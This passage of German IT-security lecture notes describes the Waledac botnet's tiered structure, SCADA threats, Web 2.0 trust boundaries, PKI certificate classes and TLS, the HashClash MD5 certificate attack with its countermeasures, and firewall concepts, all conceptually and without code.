- Die unterste Ebene bilden die **Spammer**. Sie versenden die eigentlichen Spam-Mails und verursachen damit den massivsten Verkehr. Sie verfügen aber nicht über öffentlich erreichbare IP-Adressen, sondern sitzen meist hinter NAT-Routern (z.B. in privaten Haushalten). Daher sind sie schwer aufzustöbern.
- Die zweitunterste Ebene bilden die sog. **Repeater**. Das sind die "Einstiegspunkte" für neue Bots, die ins Netz aufgenommen werden. Sie sind auch die Anlaufpunkte für aktive Bots. Daher müssen sie unter einer öffentlichen IP-Adresse erreichbar sein. Grob gesehen vermittelt der Repeater zwischen den Spammern und der Backend-Ebene. Spammer kontaktieren die Repeater, um neue Aufträge vom Botmaster zu erhalten, oder um den erfolgreichen Abschluss einer Operation zu melden. Diese Requests werden von den Repeatern an geeignete Backend-Server weitergeleitet. Eine weitere Aufgabe der Repeater ist das Vermitteln von HTTP-Verbindungen zur Pflege des fast-flux Netzes von Waledac. Fast-flux meint in diesem Zusammenhang, dass Änderungen im DNS schnellpropagiert werden. Die typische Lebensdauer solcher Einträge beträgt wenige Minuten, damit beim Wechsel einer Name-IP Zuordnung nicht viel Zeit verloren geht.
- Die nächste Ebene bilden die **Backend-Server**. Sie beantworten die an sie vermittelten Anfragen der Spammer sowie die Queries der Repeater zur "Pflege" des Fastflux Netzes. Diese Backend-Server sind perfekt synchronisiert und benutzen eine Webserversoftware namens nginx, die häufig für Proxies eingesetzt wird.
- Die Verwendung der Proxy-Software auf den Backend-Servern legt die Vermutung nahe, dass auf der vierten Ebene ein einzelner Server, das mothership, das Netz kommandiert

<http://www.youtube.com/watch?v=dBmIKOMu3aU>

3.6 Angriffe auf SCADA-Systeme (Supervisory Control and Data Acquisition)

In erster Linie sind SCADA-Systeme für kritische Operationen und die nationale Infrastruktur verantwortlich. Im Falle eines erfolgreichen Angriffs führt dies nicht nur zum Verlust von Daten, sondern kann auch zu hohen Schäden an materiellen Gütern führen und in bestimmten Szenarien sogar Menschenleben kosten. Deswegen sollte es auch nicht weiter überraschen, dass die wohl berüchtigtesten Schadprogramme der letzten Jahre – Stuxnet und Flame – auf SCADA-Systeme abzielten.

Dabei sollten sich aber alle Beteiligten darüber im Klaren sein, dass herkömmliche Sicherheitsmaßnahmen wie Anti-Viren-Software oder vorinstallierte Firewalls nicht ausreichen, um den nötigen Schutz zu gewährleisten – wie das Beispiel des Spionagevirus Flame eindrucksvoll unter Beweis stellt: Es dauerte zwei Jahre bis der Virus entdeckt wurde und die noch wesentlichere Erkenntnis, 43 verschiedene Anti-Viren-Programme konnten ihn bis zuletzt nicht identifizieren. Was in solchen Fällen benötigt wird, ist die kontinuierliche Überwachung aller von IT-Systemen erzeugter Log-Daten, um den „Normalzustand“ – also das tägliche Grundrauschen – einer Netzwerkumgebung über mehrere Dimensionen hinweg zu kennen. Nur dies versetzt die Verantwortlichen in die Lage, selbst ausgeklügelte Angriffe in Echtzeit auszumachen, entsprechend zu reagieren und investigative Schritte einzuleiten.

3.7 Rich Internet Applications

In der Regel versteht man unter diesem Begriff Internetanwendungen, die eine reiche (vielfältige) Menge an Interaktionsmöglichkeiten mit ihrer Benutzeroberfläche bieten. Insbesondere RIAs, die in Webbrowsern laufen, ähneln eher dynamischen Desktopanwendungen als klassischen (statischen) Webseiten. Eine RIA ermöglicht dem Besucher einer Webseite z.B. Drag and Drop, 3D-Effekte, Animationen und Unterstützung diverser Videoformate und anderer Medien.

Rich Internet Applications müssen allerdings nicht zwangsläufig im Browser laufen, sondern können auch als Desktopanwendung eingesetzt werden, da die Umgebung, in der RIAs laufen, für deren Bezeichnung irrelevant ist. Vielmehr müssen die Anforderungen der "Reichhaltigkeit" sowie "Verbindung mit dem Internet" erfüllt sein.

Der Begriff "Web 2.0" wurde von Tim O'Reilly für die Vermarktung einer Konferenz zum Thema Web-Applikationen eingeführt. Seither wird er in verschiedenster Weise benutzt...


Aus dem Original-Brainstorming der betreffenden Konferenz:

Web 1.0	→	Web 2.0
DoubleClick	-->	Google AdSense
Ofoto	-->	Flickr
Akamai	-->	BitTorrent
mp3.com	-->	Napster
Britannica Online	-->	Wikipedia
personal websites	-->	blogging
domain name speculation	-->	search engine optimization
page views	-->	cost per click
screen scraping	-->	web services
publishing	-->	participation
content management systems	-->	wikis
directories (taxonomy)	-->	tagging ("folksonomy")
stickiness	-->	syndication

3.8 Die Vertrauengrenze hat sich verschoben


Web 1.0

- beschränkte Formate
- forms / header / cookies
- standardisiert



Web 2.0

- mehr Interaktivität
- Zugriff auf webservices
- clientseitige Logik im Klartext
- Viele Formate: JSON, CSV, XML, ...



Abhilfe (nicht neu): Never trust the client!

Die Komplexität hat zugenommen, weil

- leistungsfähige APIs immer grössere Angriffsflächen bieten
- mehr Logik wieder auf der Clientseite implementiert wird → erleichtert reverse-engineering
- Mashups das Zusammenstellen von komplexem Content für jedermann möglich machen

Das Problem ist nicht Web 2.0, sondern der User 2.0! Web 2.0 hat das Publizieren von Webinhalten unglaublich einfach gemacht. Viele Beitragende wissen nicht genau, worauf der Code auf ihrer Website basiert. Viele (gratis) verfügbare Komponenten haben Sicherheitslücken. Angreifer können somit bösartigen Code auf sehr vielen Websites platzieren – von denen allerdings die meisten nur wenige Besucher pro Tag haben oder gänzlich vergessen wurden. Sie bleiben allerdings "interessant", denn man kann sie ggf. zur Login-Seite eines Bankportals umgestalten. Das Problem besteht dann nur noch darin, Besucher/innen auf diese Seite zu locken. Die "Lösung" dazu heisst: phishing (Kunstwort aus "password fishing")


4 Kapitel – Angewandte Kryptologie

4.1 PKI-Anwendungen


Mit **Public-Key-Infrastruktur** bezeichnet man in der Kryptologie ein System, das digitale Zertifikate ausstellen, verteilen und prüfen kann. Die innerhalb einer PKI ausgestellten Zertifikate werden zur Absicherung rechnergestützter Kommunikation verwendet.

- Asymmetrische Kryptographie ist eine Voraussetzung für die e*Welt
- Man-in-the-middle Angriffe sind das Hauptproblem

Systeme zur Verwaltung der zur Beglaubigung öffentlicher Schlüssel notwendigen Zertifikate werden PKI= Public Key Infrastrukturen genannt. PKI kommen in privaten und öffentlichen Netzen zum Einsatz



4.1.1 PKI auf einen Blick



4.2 Zertifikatsklassen

4.2.1 Class 1 Certificates (wenig Sicherheit)

- Keine Überprüfung der Identität des Antragsstellers
- Es wird lediglich sichergestellt, dass der im Zertifikat eingetragene Name einmalig ist (in der CA-Subdomain)
- Die Zertifikate werden oft vollständig über das Internet beantragt und sind manchmal gratis - Bsp. Freemail-Zertifikate
- «Identitätsprüfung»: Antragsteller muss unter der im Zertifikat angegebenen E-Mail Adresse erreichbar sein («E-Mail Ping»)
- Name des Antragsstellers ist nicht in jedem Fall im Zertifikat enthalten (abhängig von der CA), evtl. gibt es den Hinweis «PERSONA NOT VALIDATED»

4.2.2 Class 2 Certificates (mittlere Sicherheit)

- Überprüfung der Identität des Antragsstellers mithilfe von Dokumenten und Datenbanken
- Private:
 - Kopie von Pass oder Identitätskarte (per Post zugestellt)
 - Allenfalls Domänenregistereintrag (SSL-Zertifikate)
- Firmen:
 - Weisungsberechtigte Person muss die Korrektheit des Inhalts des Zertifikatsantrags per Unterschrift bestätigen, ihre Berechtigung nachweisen und ihre Identität mit Kopie von Pass oder Identitätskarte belegen (per Post zugestellt)
 - Im Weiteren werden Handelsregister-und allenfalls Domänenregistereintrag (für SSL-Zertifikate) geprüft

4.2.3 Class 3 Certificates (hohe Sicherheit)

- Überprüfung der Identität des Antragsstellers durch persönliches Vorsprechen und Vorweisen eines amtlichen Dokuments (Pass oder Identitätskarte)
- Private:
 - Kopie von Pass oder Identitätskarte (per Post zugestellt)
 - Allenfalls Domänenregistereintrag (SSL-Zertifikate)
- Firmen:
 - Weisungsberechtigte Person muss die Korrektheit des Inhalts des Zertifikatsantrags per Unterschrift bestätigen, ihre Berechtigung nachweisen und ihre Identität mit Kopie von Pass oder Identitätskarte belegen (per Post zugestellt)
 - Im Weiteren werden Handelsregister- und allenfalls Domänenregistereintrag (für SSL-Zertifikate) geprüft

4.2.4 Qualified Certificates (höchste Sicherheit)

- Analog Klasse 3
- Zusätzlich steht die CA unter staatlicher Kontrolle (sog. Anerkennung und jährliche Audits)
- Werden nur für natürliche Personen ausgestellt

4.2.5 Extended Validation Certificates (höchste Sicherheit)

→ SSL-Zertifikate (grüne Adresszeile im IE). Hohe Anforderungen an die Antragsstellung:


- Antragstellende Firma muss auf rechtliche und operationelle Existenz hin überprüft werden
- Antrag muss durch eine nahestehende Drittperson der Firma mitunterzeichnet sein (Revisionsstelle, Rechtsabteilung, VR-Mitglied)
- Besitzer des DNS-Namens muss überprüft werden: Die antragstellende Firma besitzt ihn, oder ist berechtigt ihn zu nutzen
- Zustellung des Antrags per physischer Post ist zulässig; evtl. wird die Urheberschaft des Antrags zusätzlich telefonisch noch überprüft (wird z. B. von SwissSign so gehandhabt)
- CA muss ihre Prozesse jährlich auditieren lassen

4.3 SSL/TLS

SSL ist die Abkürzung für **Secure Sockets Layer** und wurde für den sicheren Transport von Daten im Internet entwickelt. Konkret ist SSL ein Übertragungsprotokoll, mit dem verschlüsselte Kommunikation über das Internet möglich ist, wobei eine Reihe von kryptographischen Verschlüsselungsverfahren genutzt werden.

Transport Layer Security (TLS), weitläufiger bekannt unter der Vorgängerbezeichnung **Secure Sockets Layer (SSL)**, ist ein hybrides Verschlüsselungsprotokoll zur sicheren Datenübertragung im Internet. Seit Version 3.0 wird das SSL-Protokoll unter dem neuen Namen TLS weiterentwickelt und standardisiert, wobei Version 1.0 von TLS der Version 3.1 von SSL entspricht.

Funktionsweise:




4.4 Angriff auf PKI

Das „HashClash-Project“ hat 2008 einen erfolgreichen Angriff auf die PKI einer Certificate Authority durchgeführt. Dabei gelang es, einen Zertifikatsantrag gültig signieren zu lassen, zu dem ein zweiter Zertifikatsantrag mit dem gleichen Hashwert existierte. Ziel des Angriffs war es also, die digitale Signatur der CA für einen korrekten (genauer gesagt „unauffälligen“) Zertifikatsantrag zu erhalten, um diese Signatur nachher für den anderen (manipulierten) Antrag benutzen zu können.

Der Angriff funktionierte weil die Root CA folgende Fehler gemacht hat:


- Die CA verwendete MD5 als Signaturhash
- Die CA beglaubigte Zertifikate online
- Die Seriennummern waren vorhersehbar

4.4.1 Zertifizierungspfade



→ Wenn es gelingt, das Zertifikat einer Zwischenzertifizierungsstelle zu fälschen, kann man beliebige gültige Zertifikate erstellen, die zur Root-CA zurückverfolgt werden können!

4.4.2 Vom Antrag zum signierten Zertifikat



Das Zertifikat wird aus dem Antrag generiert, dem die Zertifizierungsstelle nur eine Seriennummer und einen Zeitstempel hinzufügt. Nur der Hashwert des Zertifikates wird signiert!

4.4.3 Folgend des erfolgreichen Kollisionsangriffs

- Ein so erstelltes gültiges Server-Zertifikat, das von allen Browsern akzeptiert wird, kann für beliebige Phishing Attacken benutzt werden
- Ebenso sind Man-In-The-Middle Attacken auf SSL-Verbindungen denkbar, z.B. bei WLAN-Hotspots
- MD5 zu signierender Programmcode kann ebenfalls variiert werden; der «bösen» Variante wird dann vertraut

4.4.4 Gegenmassnahmen

- SHA-1 statt MD5!!
- OCSP (Online Certificate Status Protocol):
 - Erlaubt Prüfung des Zertifikates auf Widerruf zur Laufzeit
 - War bei IE6 und Firefox 2 per default abgeschaltet
 - Bezieht den Sperrlistenverteilpunkt aus dem Zertifikat selber (das gefälschte Zertifikat kann also selber bestimmen, wo die «Prüfung» erfolgen soll)
 - Die Root-CA muss somit das gefälschte Zertifikat sperren

5 Kapitel – Firewall Konzepte


5.1 Definition Firewall

Eine Firewall („die Brandmauer“) ist ein Sicherungssystem, das ein Netzwerk oder einen einzelnen Computer vor unerwünschten Netzwerkgangriffen schützt und ist weiter gefasst auch ein Teilespekt eines Sicherheitskonzepts.

- Eine Firewall besteht aus einer Gruppe von **Netzwerkkomponenten (Hard-und Software)** an der **Schnittstelle zweier Netze**.
- Sie gewährleistet die Einhaltung von Sicherheitsrichtlinien zwischen zwei Netzen **unterschiedlicher Sicherheitsstufe** (z.B. zwischen Firmennetz und Internet).
- An dieser "Brandschutzwand" entscheidet sich, auf welche Dienste innerhalb des privaten Netzes zugegriffen werden kann und welche Dienste des nicht sicheren Netzes aus dem privaten Netz heraus nutzbar sind.

5.1.1 Analogie Werkseinfahrt

- **Schutzmauer:** Gesicherter Bereich mit klar definiertem Zugang
- **Pförtner:** Kontrolliert und steuert Durchgang; welche „Ausbildung“ braucht er und welche „Kompetenzen“ hat er?



PC, Server, Netzwerke,....

Schutzmauer	Gebäude	PC, Server, Netzwerke,....
Pförtner	<ul style="list-style-type: none">• Zugang prüfen und Personen prüfen (ggf. identifizieren und authentifizieren)• Besucher registrieren, Verbindung herstellen• Transportmittel und Gegenstände prüfen• Ereignisse protokollieren	<ul style="list-style-type: none">• Netzabschnitte bilden, zu schützendes Netz abschotten• Einziger, sicherer Übergang


- Sicherheitsrichtlinie notwendig!
- Je weniger Besucher / Zugänge desto sicherer
- Effizient dank Zentralisierung
- Der gesamte Datenverkehr muss über dieses "Tor" laufen
- Die ("externe") Firewall selber muss resistent gegen Eindringlinge sein
- Interne Angreifer beachten! Kein Bewegungsmelder, keine Überwachungskamera (IDS)?

5.1.2 Firewall – mehr als ein Produkt

Damit effektiv Schutz geboten wird, muss ein **Firewallkonzept**:

- Auf einer **Sicherheitspolitik** aufsetzen,
- korrekt **implementiert** und **konfiguriert**,
- korrekt **administriert/überwacht** und
- regelmässig **auditiert** werden.

5.1.3 Security VS Connectivity



→ Je mehr "Teilnehmer", desto grösser das Risiko d.h. desto kleiner die zu garantierende Sicherheit!

5.1.4 Sicherheitsanforderungen (welche von jeder Firma selber geklärt werden müssen)

- **Zu schützende Ressourcen:** Daten, Rechnersysteme, Kommunikationseinrichtungen, etc.
- **Zugangskontrolle auf Benutzer**-(Authentisierung), Anwendungs- und Netzwerkebene (Authentifizierung)
- **Verbergen** der internen Netzstruktur
- **Vertraulichkeit** von Nachrichten
- **Schutz gegen Angriffe**
 - auf Verfügbarkeit, z.B. für Informationsserver
 - durch das Bekanntwerden von neuen sicherheitsrelevanten Softwareschwachstellen
 - gegen das Firewall-System selber
- Behandlung von **sicherheitsrelevanten Ereignissen** (Reaktion auf Ereignisse, Proaktive Handlungen etc.)

5.1.5 Kommunikationsanforderungen (welche von jeder Firma selber geklärt werden müssen)

- **Verfügbarkeit** (wann....)
- **Datendurchsatz**(wieviel....)
- **Dienste und Anwendungen**
 - Unterscheidung von internen und externen Benutzern, ev. unterteilt nach Kommunikationsprofilen
 - Richtung der Dienste und Anwendungen
 - ggf. Anforderungen wie Authentisierungsverfahren, Verschlüsselung, Protokollierung, Zeitfenster
- **Information**, welche (nicht) nach aussen gelangen darf
- **Filterregeln** für die unteren Schichten (IP, ICMP, ARP, TCP und UDP) und für die Anwendungsschicht (SMTP, DNS, HTTP, etc.)

- **Default Policy:** "alles ist verboten, was nicht explizit erlaubt ist"

→Auftrag 1 von mini Fallstudie Klinik

